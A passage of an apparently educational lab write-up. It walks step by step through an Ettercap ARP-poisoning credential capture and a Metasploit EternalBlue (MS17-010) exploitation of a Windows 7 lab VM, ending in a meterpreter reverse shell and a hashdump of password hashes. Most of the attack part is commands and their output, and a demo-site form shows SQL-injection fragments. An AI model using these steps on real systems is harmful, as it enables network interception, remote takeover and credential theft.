
Step 3: Click the Host button and click Host list. Ettercap will display all the available IP.




Step 5: then click the scan host button to scan the host.




Step 6: After finish scanning, choose victim's IP address as target number 1



Step 7: Choose the victim gateway as target number two.



Step 8: Click the “Men In The Middle” button and click ARP poisoning.



Step 9: Then choose the Sniff remote connection option and click “OK”.

← → C Not secure | testphp.vulnweb.com/login.php

Gmail YouTube Maps

To get future Google Chrome updates, you'll need Windows 10 or later. This computer is using Windows 7. [Learn more](#)

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo Logout test

search art go

Browse categories

Browse artists

Your cart

Signup

Your profile

Our guestbook

AJAX Demo

Logout

If you are already registered please enter your login information below:

Username :

Password :

You can also [signup here](#).
Signup disabled. Please use the username **test** and the password **test**.

Step 10; after finishing setting at Ettercap, go to the victim machine find vulnweb.com to test the attack. Enter the username and password at the website.

John Smith (test)

On this page you can visualize or edit you user information.

Name:	<input type="text" value="John Smith"/>
Credit card number:	<input type="text" value="1234-5678-2300-9000) AS WgLJ WHER"/>
E-Mail:	<input type="text" value="OR 1=1"/>
Phone number:	<input type="text" value="%{#context["/>
Address:	<input type="text" value="rash"/>

You have 0 items in your cart. You visualize you cart [here](#).

Step11: After clicking login the website will display a dummy information form

Host List		
IP Address	MAC Address	Description
10.0.2.1	52:54:00:12:35:00	
10.0.2.2	52:54:00:12:35:00	
10.0.2.3	08:00:27:19:4F:D1	
fe80::405d:2ef0:1c33:5ff0	08:00:27:E8:D2:E6	
10.0.2.15	08:00:27:E8:D2:E6	

Delete Host	Add to Target 1	Add to Target 2
-------------	-----------------	-----------------

GROUP 1: 10.0.2.15 08:00:27:E8:D2:E6

GROUP 2 : ANY (all the hosts in the list)

HTTP : 44.228.249.3:80 -> USER: test PASS: test INFO: http://testphp.vulnweb.com/login.php

CONTENT: uname=test&pass=test

Step 12: Once the victim clicks the login button in step number 10 Ettercap will record the username and password that have been entered by the victim.

4. SMB VULNERABILITY ATTACKS

Security holes or defects in the SMB protocol, a network file-sharing protocol frequently used in Windows systems, are referred to as SMB (Server Message Block) vulnerabilities. SMB is used to access network resources such as printers, files, and other resources. Attackers may use weaknesses in the SMB protocol to infiltrate networks, obtain unauthorized access, or run malicious programs.

```
(kali㉿kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255
        inet6 fe80::a00:27ff:fe36:9bc6 prefixlen 64 scopeid 0x20<link>
            ether 08:00:27:36:9b:c6 txqueuelen 1000 (Ethernet)
            RX packets 61 bytes 12299 (12.0 KiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 41 bytes 8408 (8.2 KiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
            loop txqueuelen 1000 (Local Loopback)
            RX packets 4 bytes 240 (240.0 B)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 4 bytes 240 (240.0 B)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Step 1: Firstly, I need to know what is the IP address of my Kali Linux, which is my Hacking Machine. As shown in the picture, the IP Address of my Kali Linux is 10.0.2.15 in the highlighted font. So, I know that the network I'm in right now is 10.10.10.0.

```

File Machine View Input Devices Help
kali@kali: ~ kali@kali: ~
File Actions Edit View Help
(kali㉿kali)-[~]
$ sudo netdiscover -r 10.10.10.0/24
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500

Currently scanning: Finished! | Screen View: Unique Hosts
Trash File System Home evil twin
8 Captured ARP Req/Rep packets, from 2 hosts. Total size: 480

IP At MAC Address Count Len MAC Vendor / Hostname
10.0.2.4 08:00:27:4c:a6:14 6 360 PCS Systemtechnik GmbH
10.0.2.3 08:00:27:69:73:85 2 120 PCS Systemtechnik GmbH

```

Step 2: Next, I open the second terminal to pursue the attack. Now, we will use the net discover tool 'net discover' with the command of '-r' which stands for range. The range searched is 10.10.10.0/24. Now let's discover the IP Address for the Windows 7 (Victim Machine), as we know that the Windows 7 machine is in the same subnet as the Kali Linux Machine. Now, after giving some time, the result went out that there are 2 addresses. I believe the address of the targeted Windows 7 machine is 10.0.2.4.

```

File Machine View Input Devices Help
kali@kali: ~ kali@kali: ~ kali@kali: ~
File Actions Edit View Help
(kali㉿kali)-[~] Finished! | Screen View: Unique Hosts
$ sudo nmap -A -O -v -p 1-999 10.0.2.4
15 Captured ARP Req/Rep packets, from 2 hosts. Total size: 900

IP At MAC Address Count Len MAC Vendor / Hostname

```

Step 3: As you can see in the above photo, I then opened the third Terminal. The command "nmap tool" will be used next. This tool's objective is to carry out operating system and service discovery. The command-line tool for network research and security audits is called "nmap." '-A' is used to activate options for aggressive scanning. This entails turning on traceroute, script scanning, OS detection, and version detection. To try and identify the operating system target host, use the prefix "-O." '-v' will raise the verbosity level of the output, offering more detailed information about the scan. The port range to be scanned is specified by the parameter "-p

1-999". In this instance, ports 1 through 999 will be scanned. Finally, the IP address of the host I targeted to scan is '10.0.2.4'.

```
Host script results:
|_clock-skew: mean: -2h39m56s, deviation: 4h37m07s, median: 2s 620
| smb2-security-mode:
|   2.1:
|     Message signing enabled but not required
nbstat: NetBIOS name: PC-PC, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:4c:a6:14 (Oracle VirtualBox virtual NIC)
Names:
| PC-PC<00>      Flags: <unique><active>    Unknown vendor
| WORKGROUP<00>    Flags: <group><active>
| PC-PC<20>        Flags: <unique><active>
| WORKGROUP<1e>    Flags: <group><active>
| WORKGROUP<1d>    Flags: <unique><active>
| \x01\x02__MSBROWSE__\x02\x01  Flags: <group><active>
smb-security-mode:
| account_used: guest
| authentication_level: user
| challenge_response: supported
| message_signing: disabled (dangerous, but default)
smb2-time:
| date: 2024-01-11T16:31:21
| start_date: 2024-01-11T15:28:05
smb-os-discovery:
| OS: Windows 7 Professional 7600 (Windows 7 Professional 6.1)
| OS CPE: cpe:/o:microsoft:windows_7:::-professional
| Computer name: PC-PC
| NetBIOS computer name: PC-PC\x00
| Workgroup: WORKGROUP\x00
| System time: 2024-01-12T00:31:21+08:00
```

```
Host is up (0.00071s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc      Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds Windows 7 Professional 7600 microsoft-ds (workgroup: WORKGROUP)
MAC Address: 08:00:27:4C:A6:14 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Microsoft Windows Vista|2008|7
OS CPE: cpe:/o:microsoft:windows_vista::sp1 cpe:/o:microsoft:windows_vista::sp2 cpe:/o:microsoft:windows_server_2008::sp2
cpe:/o:microsoft:windows_7
OS details: Microsoft Windows Vista SP1 - SP2, Windows Server 2008 SP2, or Windows 7
Uptime guess: 0.044 days (since Thu Jan 11 10:27:52 2024)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=263 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: Host: PC-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: -2h39m56s, deviation: 4h37m07s, median: 2s
| smb2-security-mode:
|   2.1:
|     Message signing enabled but not required
nbstat: NetBIOS name: PC-PC, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:4c:a6:14 (Oracle VirtualBox virtual NIC)
Names:
| PC-PC<00>      Flags: <unique><active>
| WORKGROUP<00>    Flags: <group><active>
| PC-PC<20>        Flags: <unique><active>
| WORKGROUP<1e>    Flags: <group><active>
```

Step 4: The output of the scanned can be seen, we can confirm that the PC scanned is Windows 7 Professional and the name of the PC is 'PC-PC<00>', also we can confirm that this is the victim that we wanted. This scan result also tells us that some port is left open which '135' under TCP and another one is TCP-based port number 139 and another port is TCP 445 which is my interested port that I will perform further scanning. This port is used for SMB scanning.

```
(kali㉿kali)-[~] /$ Repackets: 3 hosts, Total size: 2400
$ sudo nmap -script smb-vuln* -p 445,139 10.0.2.4
Starting Nmap 7.92 ( https://nmap.org ) at 2024-01-11 11:54 EST Hostname
Stats: 0:00:01 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 75.00% done; ETC: 11:54 (0:00:00 remaining)
Stats: 0:00:02 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 8.33% done; ETC: 11:54 (0:00:00 remaining)
Nmap scan report for 10.0.2.4
Host is up (0.00064s latency).
```

Step 5: Now, let's check whether there is a vulnerability in port number 445 using 'Nmap' program. The use of Nmap scripts relating to SMB vulnerabilities is specified by the '-script smb-vuln*' option. Since the asterisk (*) is a wildcard, it will execute scripts that match the pattern "smb-vuln," which is followed by "-p 445,139," which are ports that need to be scanned, and finally the victim machine's address (10.0.2.4).

```
Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
|smb-vuln-ms17-010:
|  VULNERABLE:
|    Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|      State: VULNERABLE
|      IDs: CVE:CVE-2017-0143
|      Risk factor: HIGH
|        A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).

|  Disclosure date: 2017-03-14
|  References:
|    https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|    https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|    https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
```

Step 6: Now, on the screen, we can see the result of the vulnerability scanning. We can conclude that the Windows 7 machine is vulnerable on 'smb-vuln-ms17-010' and the state level is VULNERABLE which means that the risk factor of compromising the Windows 7 using this vulnerability is high as shown in the diagram. Now, we will keep in mind that the 'ms17-010' is what we are going to search for to exploit of this vulnerability on Metasploit.

```
(kali㉿kali)-[~]
$ msfconsole
https://www.metasploit.com

Metasploit | Penetration Testing Software, Pen Testin
((_____,____)) identify vulnerability mitigations & manage security asses
((_) o o ((_)_____
Metasploit - The world's best penetration testing software now.
Download o_o / St M S F eld \ Art Documentation - Nightly Installers
\   \   \   \   \   \   \   \   \   \   \   \   \   \   \   \   \   \   \   \   \   \   \
Metasploit https://www.metasploit.com / download : 

Do = [ metasploit v6.1.37-dev ] d's Most Used Penetration
+ -- --=[ 2212 exploits - 1171 auxiliary - 396 post ] ]
+ -- --=[ 615 payloads - 45 encoders - 11 nops ] ]
+ -- --=[ 9 evasion ] ]
+ -- --=[ over weaknesses. Free download. ] ]

Metasploit tip: Use sessions -1 to interact with the
last opened session

msf6 > 
```

Step 7: Now, let's start the Metasploit framework in Kali Linux. We can start the Metasploit framework on Kali Linux using 'msfconsole'.

Step 8: Now, let's start by searching 'ms17_010' and the result of the scan as can be seen in the diagram above. As we can see there are certain exploits available and there are two exploits available, and those are 'ms17_010_ternalblue and also 'ms17_010_psexec'.

```
msf6 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > 
```

Step 9: Now, I decided to use an exploit that is eternal blue to exploit Windows 7 machine. To do that, I can simply use the command 'use 0'. In the picture, we can see that it starts to provide the 'eternal blue' exploit.

```
msf6 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):
Name      Current Setting  Required  Description
---      ---      ---      ---
RHOSTS          yes        yes      The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT           445       yes      The target port (TCP)
SMBDomain       no        no       (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
SMBPass          no        no       (Optional) The password for the specified username
SMBUser          no        no       (Optional) The username to authenticate as
VERIFY_ARCH      true      yes      Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
VERIFY_TARGET    true      yes      Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.

Payload options (windows/x64/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
---      ---      ---      ---
EXITFUNC        thread     yes      Exit technique (Accepted: '', seh, thread, process, none)
LHOST           10.0.2.15   yes      The listen address (an interface may be specified)
LPORT           4444      yes      The listen port

Download Metasploit: World's Most Used Penetration Testing Software to act like an attacker. Download Metasploit to safely find and uncover weaknesses. Free download.
Id  Name
--  --
0  Automatic Target

msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

Step 10: Now, I will have to see what options I have to set before I can start exploiting Windows 7 by using a command of 'show options'.

```

msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOST 10.0.2.4
RHOST => 10.0.2.4
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options
Module options (exploit/windows/smb/ms17_010_eternalblue):
Name      Current Setting  Required  Description
---      ---      ---      ---
RHOSTS    10.0.2.4        yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT     445             yes       The target port (TCP)
SMBDomain          no        (Optional) The Windows domain to use for authentication. Only affects Windo
SMBPass          no        (Optional) The password for the specified username
SMBUser          no        (Optional) The username to authenticate as
VERIFY_ARCH   true        yes       Check if remote architecture matches exploit Target. Only affects Windows S
VERIFY_TARGET  true        yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008
Find security issues, verify vulnerability mitigations, and more at https://www.rapid7.com/metasploit
Metasploit - Get the world's best penetration testing software now! https://www.rapid7.com/metasploit
Payload options (windows/x64/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
---      ---      ---      ---
EXITFUNC  thread         yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST    10.0.2.15        yes       The listen address (an interface may be specified)
LPORT    4444            yes       The listen port
Exploit target:
  Id  Name
  --  --
  0  Automatic Target

```

Step 11: Here, the most important thing I should consider is the remote host. So, I will need to set the address of the remote host which is 10.0.2.4. Then, followed by the command of ‘show options’ with the result shown in the picture above. We can see there the host is set.

```

msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit
[*] Started reverse TCP handler on 10.0.2.15:4444
[*] 10.0.2.4:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[*] 10.0.2.4:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7600 x64 (64-bit)
[*] 10.0.2.4:445 - Scanned 1 of 1 hosts (100% complete)
[*] 10.0.2.4:445 - The target is vulnerable.
[*] 10.0.2.4:445 - Connecting to target for exploitation.
[*] 10.0.2.4:445 - Connection established for exploitation.
[*] 10.0.2.4:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.0.2.4:445 - CORE raw buffer dump (27 bytes)
[*] 10.0.2.4:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73 Windows 7 Profes
[*] 10.0.2.4:445 - 0x00000010 73 69 6f 6e 61 6c 20 37 36 30 30 zsh: permission denied: signal 7600
[*] 10.0.2.4:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.0.2.4:445 - Trying exploit with 12 Groom Allocations.
[*] 10.0.2.4:445 - Sending all but last fragment of exploit packet
[*] 10.0.2.4:445 - Starting non-paged pool grooming
[*] 10.0.2.4:445 - Sending SMBv2 buffers
[*] 10.0.2.4:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.0.2.4:445 - Sending final SMBv2 buffers.
[*] 10.0.2.4:445 - Receiving last fragment of exploit packet!
[*] 10.0.2.4:445 - ETERNALBLUE overwrite completed successfully (0xC00000D)!
[*] 10.0.2.4:445 - Sending egg to corrupted connection.
[*] 10.0.2.4:445 - Triggering free of corrupted buffer.
[*] Sending stage (200262 bytes) to 10.0.2.4
[*] Meterpreter session 41 opened (10.0.2.15:4444 → 10.0.2.4:49169 ) at 2024-01-11 12:51:08 -0500

```

Step 12: We can see the meterpreter session has been created with Windows 7, which means there are reverse connections from Windows 7 to Kali Linux

```
meterpreter > sysinfo
Computer       : PC-PC
OS             : Windows 7 (6.1 Build 7600)
Architecture   : x64
System Language: en_US
Domain        : WORKGROUP
Logged On Users: 2
Meterpreter    : x64/windows
meterpreter >
```

Step 13: To make sure that we are inside Windows 7 already, we have to use the command of 'sysinfo'. Then, we can see the result showing that it is a Windows 7 and the name of the PC is 'PC-PC'. This ensures that we're in Windows 7.

meterpreter > help	
Core Commands	
Command	Description
?	Help menu
background	Backgrounds the current session
bg	Alias for background
bgkill	Kills a background meterpreter script
bglist	Lists running background scripts
bgrun	Executes a meterpreter script as a background thread
channel	Displays information or control active channels
close	Closes a channel
detach	Detach the meterpreter session (for http/https)
disable_unicode_encoding	Disables encoding of unicode strings
enable_unicode_encoding	Enables encoding of unicode strings
exit	Terminate the meterpreter session
get_timeouts	Get the current session timeout values
guid	Get the session GUID
help	Help menu
info	Displays information about a Post module
irb	Open an interactive Ruby shell on the current session
load	Load one or more meterpreter extensions
machine_id	Get the MSF ID of the machine attached to the session
migrate	Migrate the server to another process
pivot	Manage pivot listeners
pry	Open the Pry debugger on the current session
quit	Terminate the meterpreter session
read	Reads data from a channel
resource	Run the commands stored in a file
run	Execute a meterpreter script or Post module
secure	(Re)Negotiate TLV packet encryption on the session
sessions	Quickly switch to another session
set_timeouts	Set the current session timeout values
sleep	Force Meterpreter to go quiet, then re-establish session
ssl_verify	Modify the SSL certificate verification setting
transport	Manage the transport mechanisms

Stdapi: File system Commands	
Command	Description
cat	Read the contents of a file to the screen
cd	Change directory
checksum	Retrieve the checksum of a file
cp	Copy source to destination
del	Delete the specified file
dir	List files (alias for ls)
download	Download a file or directory
edit	Edit a file
getlwd	Print local working directory
getwd	Print working directory
lcat	Read the contents of a local file to the screen
lcd	Change local working directory
lls	List local files
lpwd	Print local working directory
ls	List files
mkdir	Make directory
mv	Move source to destination
pwd	Print working directory
rm	Delete the specified file
rmdir	Remove directory
search	Search for files
show_mount	List all mount points/logical drives
upload	Upload a file or directory

Stdapi: Networking Commands	
Command	Description
arp	Display the host ARP cache
getproxy	Display the current proxy configuration
ifconfig	Display interfaces
ipconfig	Display interfaces
netstat	Display the network connections
portfwd	Forward a local port to a remote service
resolve	Resolve a set of host names on the target
route	View and modify the routing table

Stdapi: System Commands	
Command	Description
clearev	Clear the event log
drop_token	Relinquishes any active impersonation token.
execute	Execute a command
getenv	Get one or more environment variable values
getpid	Get the current process identifier
getprivs	Attempt to enable all privileges available to the current process
getsid	Get the SID of the user that the server is running as
getuid	Get the user that the server is running as
kill	Terminate a process
localtime	Displays the target system local date and time
pgrep	Filter processes by name
pkill	Terminate processes by name
ps	List running processes
reboot	Reboots the remote computer
reg	Modify and interact with the remote registry
rev2self	Calls RevertToSelf() on the remote machine
shell	Drop into a system command shell

Stdapi: User interface Commands	
Command	Description
enumdesktops	List all accessible desktops and window stations
getdesktop	Get the current meterpreter desktop
idletime	Returns the number of seconds the remote user has been idle
keyboard_send	Send keystrokes
keyevent	Send key events
keyscan_dump	Dump the keystroke buffer
keyscan_start	Start capturing keystrokes
keyscan_stop	Stop capturing keystrokes
mouse	Send mouse events
screenshare	Watch the remote user desktop in real time
screenshot	Grab a screenshot of the interactive desktop
setdesktop	Change the meterpreter's current desktop
uictl	Control some of the user interface components

Stdapi: Webcam Commands	
Command	Description
record_mic	Record audio from the default microphone for X seconds
webcam_chat	Start a video chat
webcam_list	List webcams
webcam_snap	Take a snapshot from the specified webcam
webcam_stream	Play a video stream from the specified webcam

```

Stdapi: Webcam Commands
Command      Description
record_mic   Record audio from the default microphone for X seconds
webcam_chat  Start a video chat version v0.2.20-dev
webcam_list  List webcams
webcam_snap  Take a snapshot from the specified webcam
webcam_stream Play a video stream from the specified webcam

Stdapi: Audio Output Commands
Command      Description
play         play a waveform audio file (.wav) on the target system

Metasploit | Penetration Testing Software, Pen Testing
Find security issues, verify vulnerability mitigations & manage security assets

Priv: Elevate Commands
Download Get Started Metasploit Documentation - Nightly Installers
Command      Description
getsystem    Attempt to elevate your privilege to that of local system.

Priv: Password database Commands
Pen testing software to act like an attacker. Download Metasploit to safely ...
Command      Description
hashdump     Dumps the contents of the SAM database

```


Step 14: With the command ‘help’, we can go through many available commands on our metepreter in our Metasploit. There are several sections such as Timestop commands, Password database commands, audio output commands, webcam commands, user interface commands, system commands, networking commands, and so on. However, my current interest is in Password Database Command which is ‘hashdump’ to capture some database of Windows 7.

```

meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
PC:1000:aad3b435b51404eeaad3b435b51404ee:3e24dcead23468ce597d6883c576f657 :::
meterpreter >

```

